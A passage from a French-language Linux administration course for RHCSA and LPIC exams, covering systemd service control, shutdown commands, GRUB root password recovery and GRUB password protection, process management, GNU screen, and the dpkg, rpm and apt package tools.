# We want systemd to give httpd some time to finish gracefully, but still want
# it to kill httpd after TimeoutStopSec if something went wrong during the
# graceful stop. Normally, Systemd sends SIGTERM signal right after the
# ExecStop, which would kill httpd. We are sending useless SIGCONT here to give
# httpd time to finish.
KillSignal=SIGCONT
PrivateTmp=true

[Install]
WantedBy=multi-user.target
```

3.5. Exercice démarrage des services avec `systemctl`

- Vérifier l'installation du serveur SSH
- Vérifier son état
- Le désactiver au démarrage
- Arrêter le service
- Réactiver le service au démarrage
- Vérifier l'état du service
- Obtenir des journaux plus détaillés
- Démarrer le service
- Vérifier l'état du service
- Relancer le service
- Vérifier l'état du service

```
# yum -y install openssh-server
```

```
# systemctl status sshd
● sshd.service - OpenSSH server daemon
  Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled; vendor preset: enabled)
  Active: active (running) since mer. 2016-02-17 22:14:57 CET; 6 days ago
    Docs: man:sshd(8)
   man:sshd_config(5)
 Main PID: 830 (sshd)
  CGroup: /system.slice/sshd.service
         └─830 /usr/sbin/sshd -D

févr. 17 22:14:57 c7li systemd[1]: Started OpenSSH server daemon.
févr. 17 22:14:57 c7li systemd[1]: Starting OpenSSH server daemon...
févr. 17 22:14:57 c7li sshd[830]: Server listening on 0.0.0.0 port 22.
févr. 17 22:14:57 c7li sshd[830]: Server listening on :: port 22.
```

```
# systemctl disable sshd
Removed symlink /etc/systemd/system/multi-user.target.wants/sshd.service.
```

```
# systemctl stop sshd
```

```
# systemctl enable sshd
Created symlink from /etc/systemd/system/multi-user.target.wants/sshd.service to /usr/lib/systemd/system/sshd.service.
```

```
# systemctl status sshd
● sshd.service - OpenSSH server daemon
  Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled; vendor preset: enabled)
  Active: inactive (dead)
    Docs: man:sshd(8)
   man:sshd_config(5)
```

```

févr. 17 22:14:57 c7li systemd[1]: Started OpenSSH server daemon.
févr. 17 22:14:57 c7li systemd[1]: Starting OpenSSH server daemon...
févr. 17 22:14:57 c7li sshd[830]: Server listening on 0.0.0.0 port 22.
févr. 17 22:14:57 c7li sshd[830]: Server listening on :: port 22.
févr. 24 21:41:31 c7cli systemd[1]: Stopping OpenSSH server daemon...
févr. 24 21:41:31 c7cli systemd[1]: Stopped OpenSSH server daemon.

```

```
# journalctl -xn
```

```
# systemctl start sshd
```

```

# systemctl status sshd
● sshd.service - OpenSSH server daemon
  Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled; vendor preset: enabled)
  Active: active (running) since mer. 2016-02-24 21:44:48 CET; 2s ago
    Docs: man:sshd(8)
   man:sshd_config(5)
 Main PID: 17318 (sshd)
 CGroup: /system.slice/sshd.service
└─17318 /usr/sbin/sshd -D

févr. 24 21:44:48 c7cli systemd[1]: Started OpenSSH server daemon.
févr. 24 21:44:48 c7cli systemd[1]: Starting OpenSSH server daemon...
févr. 24 21:44:48 c7cli sshd[17318]: Server listening on 0.0.0.0 port 22.
févr. 24 21:44:48 c7cli sshd[17318]: Server listening on :: port 22.

```

```
# systemctl restart sshd
```

```

# systemctl status sshd
● sshd.service - OpenSSH server daemon
  Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled; vendor preset: enabled)
  Active: active (running) since mer. 2016-02-24 21:44:56 CET; 2s ago
    Docs: man:sshd(8)
   man:sshd_config(5)
 Main PID: 17454 (sshd)
 CGroup: /system.slice/sshd.service
└─17454 /usr/sbin/sshd -D

févr. 24 21:44:56 c7cli systemd[1]: Started OpenSSH server daemon.
févr. 24 21:44:56 c7cli systemd[1]: Starting OpenSSH server daemon...
févr. 24 21:44:56 c7cli sshd[17454]: Server listening on 0.0.0.0 port 22.
févr. 24 21:44:56 c7cli sshd[17454]: Server listening on :: port 22.

```

4. Démarrer, redémarrer et éteindre un système normalement

Sur une machine locale ou virtuelle ou un serveur distant.

4.1. Redémarrer le système

On peut procéder de différentes manières :

```

# systemctl reboot
# shutdown -r now
# reboot
# init 6

```

4.2. Arrêter le système

On peut choisir :

```

# systemctl halt
# shutdown -h now
# halt
# init 0

```

4.3. Eteindre le système :

```
# poweroff
# systemctl poweroff
```

4.4. Suspendre le système

```
# systemctl suspend
```

4.5. Hibernation

```
# systemctl hibernate
```

4.6. Entre hibernation et suspension

```
# systemctl hybrid-sleep
```

5. Password recovery

5.1. Méthode 1 (RHEL7, Debian 8)

1. Au redémarrage de l'ordinateur, on peut interrompre grub en appuyant sur la touche «e» pour "edit"/éditer.
2. A la ligne qui commence par «linux16» ou «linuxefi», effacer `rhgb` et `quiet` pour désactiver le démarrage graphique silencieux.
3. Placer l'occurrence `init=/bin/bash` à la fin de la ligne (CTRL-E) qui va démarrer une session bash sans démarrer le démon init.
4. "CTRL-X" pour redémarrer.
5. Remonter la racine pour accéder en lecture/écriture au système de fichier. `mount -o remount,rw /`
6. Modifier / lire le mot de passe
7. Replacer les contextes SELinux sur les fichiers via la commande `touch /.autorelabel` (si RHEL7)
8. Redémarrer l'ordinateur : `exec /sbin/reboot` (peut nécessiter un redémarrage)

5.2. Méthode 2 (RHEL7)

1. Une méthode alternative plus sûre et plus simple consiste à placer `rd.break` au lieu de `init=/bin/bash` dans la ligne de démarrage de grub2 (voir première méthode). La procédure est la suivante :
2. `mount -o remount,rw /sysroot`
3. `chroot /sysroot`
4. `passwd`
5. `touch /.autorelabel`
6. `exit`
7. `exit`

5.3. Protections grub2

Mot de passe chiffré sur le menu grub2

Pour un utilisateur, pour toutes les entrées du menu.

Génération du mot de passe

```
# grub-mkpassword-pbkdf2
Enter password:
Reenter password:
PBKDF2 hash of your password is grub.pbkdf2.sha512.10000.B1EB4DABDA2BC3A2243772405831E0F78BBF6F27A291E875478DAC4AD3FC7F0D402A7
B976D65BF9A8ECA051ABA998956CE10217C10EB021A2F60E9025B4049C5.A14C5A56B96E8CD12437088F52A06EA1F37AB74AD365DDCA151CF8339B468FBF0A
8BC113FFAE2C583E74E269CD69B279BD754350CDFCDDE6BC1756F23918F81B
```

Ajout d'un compte et d'un mot de passe dans `/etc/grub.d/40_custom`

```
#!/bin/sh
exec tail -n +3 $0
# This file provides an easy way to add custom menu entries. Simply type the
```

```
# menu entries you want to add after this comment. Be careful not to change
# the 'exec tail' line above.

#define superusers
set superusers="francois"

#define users
password_pbkdf2 francois grub.pbkdf2.sha512.10000.B1EB4DABDA2BC3A2243772405831E00
F78BBF6F27A291E875478DAC4AD3FC7F0D402A7B976D65BF9A8ECA051ABA998956CE10217C10EB022
1A2F60E9025B4049C5.A14C5A56B96E8CD12437088F52A06EA1F37AB74AD365DDCA151CF8339B4688
FBF0A8BC113FFAE2C583E74E269CD69B279BD754350CDFCDDE6BC1756F23918F81B
```

Installation de la configuration

```
# grub-mkconfig -o /boot/grub/grub.cfg
# reboot
```

A redémarrage, il faudra entrer un nom d'utilisateur et un mot de passe. En ajoutant `--unrestricted` à la fin de la ligne de chargement du noyau, tous les utilisateurs pourront charger une ligne sans pouvoir l'édition sauf un super-utilisateur.

Désactivation du mode recovery

- Désactivation du mode recovery : vérifier la valeur de la variable `GRUB_DISABLE_RECOVERY` .
- Mettre à zéro la variable `GRUB_TIMEOUT`

Exercice de sécurisation

Comment peut-on automatiser la sécurisation d'une configuration de grub ?

3. Processus Linux

1. Visualisation des processus en cours

Les processus sont référencés par un identifiant unique, le PID. Ce nombre peut être utilisé pour changer la priorité d'un processus ou pour l'arrêter.

Un processus correspond à n'importe quel exécutable exécuté. Si le processus 2 a été lancé par le processus 1, on l'appelle un **processus fils**. Le processus qui l'a lancé est appelé **processus parent**.

2. L'arborescence des processus

La commande `pstree` donne une bonne illustration de la hiérarchie des processus parents et fils.

Par exemple, sous debian 7 :

```
$ pstree
init─┬─acpid
      ├─atd
      ├─cron
      ├─dbus-daemon
      ├─dhclient
      ├─docker.io─┬─bash
      │   ├─controller──9*[{controller}]
      │   ├─rethinkdb──rethinkdb
      │   │   └─69*[{rethinkdb}]
      │   └─12*[{docker.io}]
      ├─7*[getty]
      ├─irqbalance
      ├─rsyslogd──3*[{rsyslogd}]
      ├─sshd──sshd──sshd──bash──pstree
```

Par exemple, sous Centos 7 :

```
$ pstree
systemd──ModemManager──2*[{ModemManager}]
      ├─NetworkManager──dhclient
      │   └─2*[{NetworkManager}]
      ├─2*[abrt-watch-log]
      ├─abrt
      ├─accounts-daemon──2*[{accounts-daemon}]
      ├─alsactl
      ├─at-spi-bus-laun──dbus-daemon──{dbus-daemon}
      │   └─3*[{at-spi-bus-laun}]
      ├─at-spi2-registr──{at-spi2-registr}
      ├─atd
      ├─audited──audispd──sedispatch
      │   ├─{audispd}
      │   └─{audited}
      ├─avahi-daemon──avahi-daemon
      ├─caribou──2*[{caribou}]
      ├─chronyd
      ├─colord──2*[{colord}]
      ├─crond
      ├─cupsd
      ├─2*[dbus-daemon──{dbus-daemon}]
      ├─dbus-launch
      ├─dconf-service──2*[{dconf-service}]
      ├─firewalld──{firewalld}
      ├─gdm──Xorg──2*[{Xorg}]
      │   ├─gdm-session-wor──gnome-session──gnome-settings──4*[{gnome-settings-}]
      │   ├─gnome-shell──ibus-daemon──ibus-dconf──3*[{ibus-dconf}]
      │   │   ├─ibus-engine-sim──2*[{ibus-engine-sim}]
      │   │   └─2*[{ibus-daemon}]
      │   └─8*[{gnome-shell}]
      │       └─3*[{gnome-session}]
      │           └─2*[{gdm-session-wor}]
      └─3*[{gdm}]
      ├─goa-daemon──3*[{goa-daemon}]
      ├─goa-identity-se──2*[{goa-identity-se}]
      ├─gssproxy──5*[{gssproxy}]
```

```

├─gvfs-afc-volume—2*[{gvfs-afc-volume}]
├─gvfs-goa-volume—{gvfs-goa-volume}
├─gvfs-gphoto2-vo—{gvfs-gphoto2-vo}
├─gvfs-mtp-volume—{gvfs-mtp-volume}
├─gvfs-udisks2-vo—2*[{gvfs-udisks2-vo}]
└─gvfsd—{gvfsd}
├─ibus-x11—2*[{ibus-x11}]
└─irqbalance
└─login—bash—su—bash—pstree
└─lsmd
└─lvmetad
└─master—pickup
    └─qmgr
└─mission-control—2*[{mission-control}]
└─packagekitd—2*[{packagekitd}]
└─polkitd—5*[{polkitd}]
└─pulseaudio—2*[{pulseaudio}]
└─qemu-ga
└─rngd
└─rsyslogd—2*[{rsyslogd}]
└─rtkit-daemon—2*[{rtkit-daemon}]
└─smartd
└─spice-vdagentd
└─sshd
└─systemd-journal
└─systemd-logind
└─systemd-udevd
└─tuned—4*[{tuned}]
└─udisksd—4*[{udisksd}]
└─upowerd—2*[{upowerd}]
└─wpa_supplicant
└─x2gocleansessio

```

Les options les plus courantes de `ps` sont `-p` pour afficher les PIDs et `-h` pour faire ressortir (en gras) les processus utilisateurs.

3. Recherche des processus en cours d'exécution

Une méthode plus directe pour déterminer les processus en cours d'exécution est d'utiliser la commande `ps` avec une combinaison d'options.

Tentez les différentes commandes :

```

$ ps
$ ps a
$ ps ax
$ ps aux
$ ps ax | grep cron

```

Exemples tirés de la page man de `ps` (en)

- Tous les processus sur le système en syntaxe standard.

```

ps -e
ps -ef
ps -eF
ps -ely

```

- Tous les processus sur le système en syntaxe BSD.

```

ps ax
ps axu

```

- Impression d'un arbre de processus.

```

ps -ejH
ps axjf

```

- Obtenir des informations sur les "threads".

```

ps -eLf
ps axms

```

- Obtenir des informations de sécurité.

```
ps -eo euser,ruser,suser,fuser,comm,label
```

Description des champs (page man de ps (fr))

1. **PRI** Il s'agit d'un compteur dans la structure représentant la tâche. C'est la fréquence, en HZ des activations possibles du processus.
2. **NI** Valeur standard Unix de gentillesse (nice). Une valeur positive signifie un accès moindre au CPU.
3. **SIZE** Taille virtuelle de l'image du processus (code + données + pile).
4. **RSS** Taille résidente de l'image du processus. Nombre de kilo-octets se trouvant en mémoire.
5. **WCHAN** Nom de la fonction du noyau dans laquelle le processus est endormi.
6. **STAT** État du processus.

Le premier champ **PRI** correspond à :

- **R** (runnable) prêt à être exécuté,
- **S** (sleeping) endormi,
- **D** sommeil ininterruptible,
- **T** (traced) arrêté ou suivi,
- **Z** (zombie).

Le second champ contient **w** si le processus n'a pas de pages résidentes.

Le troisième **NI** champ contient **N** si le processus a une valeur de gentillesse positive (nice, champ **NI**).

- **TT** terminal de contrôle
- **PAGEIN** Nombre de fautes de pages majeures (où l'on doit lire des pages sur le disque, y compris dans le buffer cache).
- **TRS** Taille de code résident en mémoire.
- **SWAP** Nombre de kilo-octets (ou de pages si l'option -p est utilisée) sur le périphérique de swap.
- **SHARE** Mémoire partagée.

4. Lancer une tâche dans la console

Pour ces exercices on n'hésitera pas à lire la section intitulé "PROCESS STATE CODES" de la page de la commande **ps**.

On peut créer un processus :

```
tail -f /var/log/messages
^Z
[1]+  Stopped                  tail -f /var/log/syslog
```

et l'arrêter :

```
ps aux | grep tail
francois 23704 0.0 0.0 7256 620 pts/5    T    14:08 0:00 tail -f /var/log/messages
```

On peut relancer le processus en tâche de fond avec **bg** :

```
bg
[1]+ tail -f /var/log/messages &
```

On peut reprendre le processus en premier plan dans la console avec **fg** :

```
fg
tail -f /var/log/messages
^C
```

5. Gestion de tâches

On peut lancer directement une tâche en arrière plan en ajoutant **&** à la commande :

```
tail -f /var/log/messages &
```

Pour visualiser les tâches (jobs) :

```
$ jobs
[1]+  Stopped                  tail -f /var/log/syslog
[2]-  Running                  tail -f /var/log/syslog &
```

Pour reprendre une tâche en premier plan :

```
$ fg 2
tail -f /var/log/messages
```

6. Arrêter un processus

On utilise la commande `kill` pour envoyer des signaux aux processus. Il existe 63 signaux. **Le signal par défaut, nommé SIGTERM, termine le processus et a pour valeur numérique 15.**

```
kill SIGNAL PID
```

Chaque processus peut choisir ou non de détecter un signal, à l'exception de `SIGKILL` qui est directement géré par le noyau. On peut également arrêter un processus sans connaître son PID avec la commande `killall`.

```
killall SIGNAL NOM_PROCESSUS
```

On trouve la liste des signaux sous le titre "Standard Signals" de la page man 7 signal

```
man 7 signal
```

7. nohup

"Nohup" est une commande Unix permettant de lancer un processus qui restera actif même après la déconnexion de l'utilisateur l'ayant initié. Combiné à l'esperluette (&) qui permet le lancement en arrière-plan, `nohup` permet donc de créer des processus s'exécutant de manière transparente sans être dépendants de l'utilisateur.

Par exemple :

```
# nohup tail -f /var/log/messages &
```

8. Priorité des processus

Les valeurs de `nice` (NI pour nice indice) modifient la priorité pour le processeur et sont utilisées pour adapter la charge du processeur dans un environnement multi-utilisateur. Chaque processus est lancé avec la valeur de `nice` par défaut : 0. Ces valeurs sont comprises entre 19 (la plus petite) et -20 (la plus importante). (moins un processus est gentil, plus il consomme de puissance).

Seul le super-utilisateur root peut diminuer la valeur `nice` d'un processus. En conséquence, tous les processus étant lancés par défaut avec un `nice` à 0, seul le root peut définir des valeurs de `nice` négatives !

9. nice / renice

On utilise la commande `renice` pour modifier la priorité d'un processus en cours d'exécution, et la commande `nice` pour définir la priorité d'un processus à son lancement.

```
nice -<NI> <processus>
renice +/-<NI> -p <PID>
```

`renice` utilise les PID et peut gérer une liste de processus à la fois. L'option `-u` affecte tous les processus d'un utilisateur peut être très utile.

Exemples :

- passage des valeurs de `nice` à 1 pour les processus 234 et 765

```
renice +1 -p 234 765
```

- lancer `xclock` avec une valeur de nice à -5

```
nice --5 xclock
```

Pour vérifier les valeurs nice :

```
ps -lax | head
```

10. Mesure de l'utilisation des ressources et résolution de problèmes

Objectif LPIC 200.1

- Ajout des dépôts EPEL et RPMFORGE : <https://gist.github.com/goffinet/4332ae9486345c2bf623>
- `uptime` : 1, 5, 15 minutes sur tous les CPUs
- Installation de `iostat` sous Centos 7 : `yum install sysstat`
- Sortie `iostat` : `avg-cpu: %user %nice %system %iowait %steal %idle`
- `iostat -c` : CPU / `iostat -d` : disques
- `sar` à la manière de `iostat` offre un historique dans une cadence de 10 minutes

```
sar | tail
```

- `stress` (EPEL) à installer (ici, 2 CPU, 1 VM, 1 IO)

```
uptime
stress -c 2 -i 1 -m 1 --vm-bytes 128M -t 10s
uptime
```

- Compilation et installation de `stress-ng` (<http://kernel.ubuntu.com/~cking/stress-ng/>)

```
#!/bin/bash
yum -y install git || apt-get install git
yum -y groupinstall 'Development Tools' || apt-get install build-essential git
cd /tmp
git clone git://kernel.ubuntu.com/cking/stress-ng.git
cd stress-ng
make
cp stress-ng /usr/bin
rm -rf /tmp/stress-*
```

- `free -h`, `vmstat`
- `iostat -d` : bi et bo, `lsblk`, `blkid`
- `lsof -u ^root`, `lsof -i TCP:22`, `lsof -p 100`
- `lsof /usr/ bin/bash`
- option `netstat` : `-l` (listening), `-lu` (listening UDP sockets), `-lt` (listening TCP sockets), `-p` (PID), `-n` (numérique), `-c` (continu), `-r` (table de routage)
- `ps -fe`, `pstree`, `top`, `htop`
- Commande `w`

11. Prévision des besoins en ressources

Objectif LPIC 200.2

```
$ top
$ htop
```

- Installation de `collectd-web` (<http://127.0.0.1/collectd>) :

```
yum install collectd-web
systemctl enable collectd
systemctl enable httpd
```

```
systemctl start collectd
systemctl start httpd
firewall-cmd --add-service=http --permanent
firewall-cmd --reload
```

```
cat /etc/httpd/conf.d/collectd.conf
```

```
Configuration for collectd.

Alias /collectd/ /usr/share/collectd/collection3/

<Directory "/usr/share/collectd/collection3/">
    Require local
    # Require all granted
    DirectoryIndex bin/index.cgi
    DirectoryIndexRedirect on
</Directory>

<Directory "/usr/share/collectd/collection3/etc/">
    Require all denied
</Directory>

<Directory "/usr/share/collectd/collection3/lib/">
    Require all denied
</Directory>

<Directory "/usr/share/collectd/collection3/share/">
    Require local
    # Require all granted
</Directory>

<Directory "/usr/share/collectd/collection3/bin/">
    Options ExecCGI
    AddHandler cgi-script .cgi
    Require local
    # Require all granted
</Directory>
```

```
cat /etc/collectd.conf | wc -l
```

- Installation de Cacti : <http://linoxide.com/monitoring-2/configure-cacti-fedora-22-centos-7/>

12. Cgroups, cpulimit

En cours de développement.

4. Consoles virtuelles screen

1. Logiciel screen

Screen (GNU Screen) est un «multiplexeur de terminaux» permettant d'ouvrir plusieurs terminaux dans une même console, de passer de l'un à l'autre et de les récupérer plus tard.

Vérifiez la présence du logiciel sur votre système avec la commande which :

```
$ sudo which screen
$ sudo apt-get install screen || sudo yum install screen
```

2. Créer un terminal, s'en détacher, s'y rattacher

Créer un nouveau screen en nommant la session :

```
$ screen -S nom_de_la_session
```

Un message annonçant la version utilisée et indiquant que ce programme est publié sous licence GPL s'affiche à l'écran. Il ne reste plus qu'à presser la touche [ESPACE].

Pour se détacher de la session du screen :

- Saisir la suite de touche clavier suivante : [CTRL]+[a] suivi de [d]
- OU fermer le terminal et/ou ouvrir un autre terminal

Pour se rattacher à la session du screen :

```
$ screen -r nom_de_la_session
```

3. Gérer les terminaux

Connaître les terminaux existants :

```
$ screen -ls
```

Rattacher un screen existant :

```
$ screen -r
```

Tuer un screen :

```
$ exit
```

4. Raccourcis screen

1. Créer un nouveau terminal :
 - Saisir la suite de touche clavier suivante : [CTRL]+[a] suivi de [c]
 - Si vous avez auparavant exécuté une commande, le contenu du terminal devrait visiblement changer : vous êtes dans le nouveau terminal dont vous venez de demander la création.
2. Naviguer entre les terminaux du screen :
 - [CTRL]+[a] suivi de [n]: pour «next», aller au terminal suivant.
 - [CTRL]+[a] suivi de [p]: pour «previous», aller au terminal précédent.
 - [CTRL]+[a] suivi de [0]..[9]: aller au terminal n.
 - [CTRL]+[a] suivi de [: saisir dans le prompt le numéro du terminal.
 - [CTRL]+[a] suivi de ["]: lister des différents terminaux, avec la possibilité d'en choisir un.
 - [CTRL]+[a] suivi de [w]: lister les terminaux actuels avec leur nom.

- [CTRL]+[a] suivi de [a]: retourner au terminal d'où l'on vient.
 - [CTRL]+[a] suivi de [A]: nommer les terminaux et s'y rendre par la suite plus aisément.
3. « Tuer » un terminal screen. Lorsque on est logué sur un terminal screen, pour le « tuer » (kill) :
- exit
 - [CTRL]+[D] : équivalent à exit. Lorsqu'il n'y a plus qu'une seule console quitte screen.
4. Détacher screen
- [CTRL]+[a] suivi de [d]: pour détacher screen
 - [CTRL]+[a] suivi de [DD]: pour détacher screen et fermer la session

5. Screen comme émulateur de terminal (câble console/null modem)

On désigne le port console (/dev/ttys0 , /dev/ttyUSB0 , ...) avec screen :

```
# screen <console port> <speed>
```

Pour une connexion sur un routeur Cisc* à partir d'un convertisseur usb-to-serial :

```
# screen /dev/ttyUSB0 9600
```

Pour une connexion sur Raspberry Pi 3 à partir du port COM1 du PC :

```
# screen /dev/ttys0 115200
```

Installation de logiciels

- 1. Objectifs de certification
 - 1.1. RHCSA EX200
 - 1.2. LPIC 1
 - 1.3. LPIC 2
- 2. Sources

TEST

1. Objectifs de certification

1.1. RHCSA EX200

- 5.Déployer, configurer et gérer des systèmes
 - 5.11. Installer et mettre à jour des paquetages logiciels depuis Red Hat Network, un dépôt distant, ou depuis le système de fichiers local
 - 5.12. Mettre à jour le paquetage du noyau de manière adéquate pour garantir la possibilité de démarrer le système
 - 5.13. Modifier le chargeur de démarrage du système

1.2. LPIC 1

- Sujet 102 : Installation de Linux et gestion de paquetages
 - 102.3 Gestion des bibliothèques partagées
 - 102.4 Utilisation du gestionnaire de paquetage Debian
 - 102.5 Utilisation des gestionnaires de paquetage RPM et YUM

1.3. LPIC 2

- Sujet 201 : le noyau Linux
 - 201.2 Compilation du noyau (valeur : 3)
- Sujet 206 : Maintenance système
 - 206.1 Compilation et installation de programmes à partir des sources

2. Sources

- http://fr.wikipedia.org/wiki/Advanced_Packaging_Tool
- <https://help.ubuntu.com/community/SwitchingToUbuntu/FromLinux/RedHatEnterpriseLinuxAndFedora>
- http://traduc.org/LPI/Suivi/LPI101/Document/Installation_logiciels
- <https://www.kernel.org/category/signatures.html>
- <https://www.cyberciti.biz/faq/debian-ubuntu-building-installing-a-custom-linux-kernel/>
- <https://debian-handbook.info/browse/fr-FR/stable/sect.kernel-compilation.html>
- <https://www.certdepot.net/rhel7-set-local-repository-lab/>
- <https://lists.samba.org/archive/samba/2016-July/201073.html>
- http://wikigentoo.ksiezyc.pl/TIP_Converting_from_or_to_Debian.htm#Arch_Linux_7
- https://wiki.alpinelinux.org/wiki/Comparison_with_other_distros#Update_a_particular_package
- http://www.microhowto.info/howto/perform_an_unattended_installation_of_a_debian_package.html
- <https://doc.ubuntu-fr.org/migration>
- https://doc.ubuntu-fr.org/tutoriel/creer_un_miroir_de_depot
- <https://doc.ubuntu-fr.org/apt-cacher> et <https://help.ubuntu.com/community/Apt-Cacher-Server>

1. Paquets Linux

1. Gestionnaire de paquets

1.1. Gestionnaire de paquets

- Un gestionnaire de paquets est un (ou plusieurs) outil(s) automatisant le processus d'installation, désinstallation, mise à jour de logiciels installés sur un système informatique.
- Un paquet est une archive comprenant les fichiers informatiques, les informations et procédures nécessaires à l'installation d'un logiciel sur un système d'exploitation, en s'assurant de la cohérence fonctionnelle du système ainsi modifié.

1.2. Utilité

- Le gestionnaire de paquets permet d'effectuer différentes opérations sur les paquets disponibles :
- Installation, mise à jour, et désinstallation ;
- Utilisation des paquets provenant de supports variés (CD d'installation, dépôts sur internet, partage réseau...) ;
- Vérification des sommes de contrôle de chaque paquet récupéré pour en vérifier l'intégrité ;
- Vérification des dépendances logicielles afin d'obtenir une version fonctionnelle d'un paquetage

1.3. Nomenclature des systèmes de paquets

- On trouve deux grands types de système de paquets :
 - RPM : Redhat Enterprise Linux, Fedora, Centos, ...
 - DPKG: Debian, Ubuntu, Mint, Raspbian, ...
- D'autres méritent l'intérêt :
 - Portage/emerge : Gentoo
 - Pacman : Archlinux
 - opkg : OpenWRT

1.4. Utilitaire dpkg

- `Dpkg` est utilisé pour installer, supprimer et fournir des informations à propos des paquets `*.deb` qui sont supportés par les distributions basées Debian.
- Outil de bas niveau, `dpkg -i / dpkg -r` permettent d'installer ou de désinstaller des fichiers .deb. Pour ces tâches, on préfère utiliser des outils plus avancés comme `aptitude` ou `apt-get , apt-cache`.

Commandes utiles dpkg

- Pour lister tous les paquets installés :

```
# dpkg -l
```

ou

```
dpkg --get-selections
```

- Pour vérifier qu'un paquet soit installé :

```
# dpkg -s wget
```

- Pour lister les fichiers installés par un paquet :

```
# dpkg -L wget
```

- Pour reconfigurer un paquet installé :

```
# dpkg-reconfigure locales
```

Le Manuel de l'administrateur [debian](#), chapitre 5 "Système de paquetage, outils et principes fondamentaux" offre des détails et des exemples à titre d'exercice sur le sujet :

- 5.1. Structure d'un paquet binaire
- 5.2. Méta-information d'un paquet
 - 5.2.1. Description : fichier `control`
 - 5.2.2. Scripts de configuration
 - 5.2.3. Sommes de contrôle, liste des fichiers de configuration
- 5.3. Structure d'un paquet source
 - 5.3.1. Format
 - 5.3.2. Utilité chez Debian
- 5.4. Manipuler des paquets avec `dpkg`
 - 5.4.1. Installation de paquets
 - 5.4.2. Suppression de paquets
 - 5.4.3. Consulter la base de données de `dpkg` et inspecter des fichiers `.deb`
 - 5.4.4. Journal de `dpkg`
 - 5.4.5. Support multi-architecture
- 5.5. Cohabitation avec d'autres systèmes de paquetages

1.5. Utilitaire `rpm`

- RPM est l'autre système de base. Il permet d'installer, mettre à jour, désinstaller, vérifier et rechercher des paquets.
- Pour Installer un paquet :

```
# rpm -ivh fichier.rpm
```

- Pour mettre à jour un paquet

```
# rpm -Uvh fichier.rpm
```

- Pour désinstaller un paquet :

```
# rpm -evv fichier.rpm
```

- Vérifier la signature d'un paquet :

```
# rpm --checksig fichier.rpm
```

Commande `rpm -q`

- Lister tous les paquets installés :

```
# rpm -qa
```

- Vérifier qu'un paquet est installé :

```
# rpm -q wget
```

- Lister les fichiers d'un paquet installé :

```
# rpm -ql wget
```

- Obtenir toutes les informations concernant un paquet installé :

```
# rpm -qi wget
```

- Obtenir toutes les informations concernant un paquet avant le l'installer :

```
# rpm -qip fichier.rpm
```

2. Dépôt de paquets

- Un gestionnaire de paquet avancé comme `apt` ou `yum` gère des sources de logiciels (la plupart du temps déjà compilés) et leur authenticité.
- Le lieu où sont placés ses sources est appelé dépôt de paquet. Cette source est la plupart du temps une source locale comme un CD ou un DVD, un serveur Internet HTTP/FTP ou encore un miroir de dépôt local.
- La définition d'un dépôt de paquets dépend outre de la source elle-même de la distribution, de l'architecture matérielle, des sources officielles ou autres.
- Certains concepteurs de logiciels fabriquent eux-mêmes les binaires d'installation pour les distributions et hébergent leurs propres dépôts de paquets.

2.1. Principe de fonctionnement

Principe de fonctionnement d'un gestionnaire de paquet avancé :

- Les logiciels disponibles sont contenus dans une liste qui doit être à jour afin d'assurer la cohérence de l'ensemble du système.
- Au moment de la demande d'installation, cette liste est consultée pour prendre les fichiers nécessaires.
- Le système de paquetage décomprime et place les différents fichiers binaires, de configuration et de documentation aux endroits appropriés. Éventuellement, un dialogue de configuration intervient.
- *Éventuellement*, le système de paquetage installe automatiquement un service et le démarre.

Tâches

- Vérification de l'existence d'un paquet
- Version du logiciel dans le paquet
- Fichiers de configuration
- Source
- Fichiers de configuration /etc
- Désinstallation
- Purge des fichiers
- Suppression des dépendances orphelines

2.2. APT

- APT simplifie l'installation, la mise à jour et la désinstallation de logiciels en automatisant la récupération de paquets à partir de sources APT (sur Internet, le réseau local, des CD-ROM, etc.), la gestion des dépendances et parfois la compilation.
- Lorsque des paquets sont installés, mis à jour ou enlevés, les programmes de gestion de paquets peuvent afficher les dépendances des paquets, demander à l'administrateur si des paquets recommandés ou suggérés par des paquets nouvellement installés devraient aussi être installés, et résoudre les dépendances automatiquement. Les programmes de gestion de paquets peuvent aussi mettre à jour tous les paquets.
- Il n'existe pas de commande `apt` en tant que telle. APT est essentiellement une bibliothèque C++ de fonctions utilisées par plusieurs programmes de gestion de paquets. Un de ces programmes est apt-get, probablement le plus connu et celui recommandé officiellement par le projet Debian. aptitude est également populaire et propose des fonctionnalités étendues par rapport à `apt-get`.

Sources APT

- Les sources à partir desquelles `apt` va chercher les paquets sont définies dans le fichier `/etc/apt/sources.list`
- Par exemple sur une machine Debian 7 Wheezy :

```
# cat /etc/apt/sources.list
deb http://http.debian.net/debian wheezy main
deb http://http.debian.net/debian wheezy-updates main
deb http://security.debian.org wheezy/updates main
```

La section **main** comprend l'ensemble des paquets qui se conforment aux DFSG - Directives Debian pour le logiciel libre et qui n'ont pas besoin de programmes en dehors de ce périmètre pour fonctionner. Ce sont les seuls paquets considérés comme faisant partie de la distribution Debian.

La section **contrib** comprend l'ensemble des paquets qui se conforment aux DFSG, mais qui ont des dépendances en dehors de main (qui peuvent être empaquetées pour Debian dans non-free).

La section **non-free** contient des logiciels qui ne se conforment pas aux DFSG.

- Par exemple sur une machine Ubuntu 16.04 Xenial :

```
# cat /etc/apt/sources.list
deb http://archive.ubuntu.com/ubuntu xenial main universe
deb http://archive.ubuntu.com/ubuntu xenial-updates main universe
deb http://archive.ubuntu.com/ubuntu xenial-security main universe
```

Ubuntu maintient officiellement les paquets **main** (logiciels libres) et **restricted** (logiciels non-libres).

La communauté Ubuntu fournit les paquets **universe** (libres) et **multiverse** (non-libres).

- On prendra l'habitude de mettre à jour la liste de paquetages avec :

```
# apt-get update
```

Recherche APT

- Recherche dans les descriptions de paquets :

```
# apt-cache search wget
```

- Voir les informations d'un paquet :

```
# apt-cache show wget
```

- Vérifier les dépendances d'un paquet :

```
# apt-cache showpkg wget
```

Mise à jour et installation APT

- Mettre à jour tous les paquets sans ajout de nouveaux paquets :

```
# apt-get update && apt-get upgrade
```

- Mettre à jour tous les paquets installés vers les dernières versions en installant de nouveaux paquets si nécessaire :

```
# apt-get dist-upgrade
```

- Installation ou mise-à-jour d'un paquet :

```
# apt-get install wget
```

- Installation sans dialogue :

```
# apt-get -y install wget
```

Désinstallation de paquets APT

- Retirer le paquets sans les configurations :

```
# apt-get remove wget
```

- Retirer le paquets sans les dépendances :

```
# apt-get autoremove wget
```

- Retirer totalement un paquet :

```
# apt-get purge wget
```

- On peut combiner les deux :

```
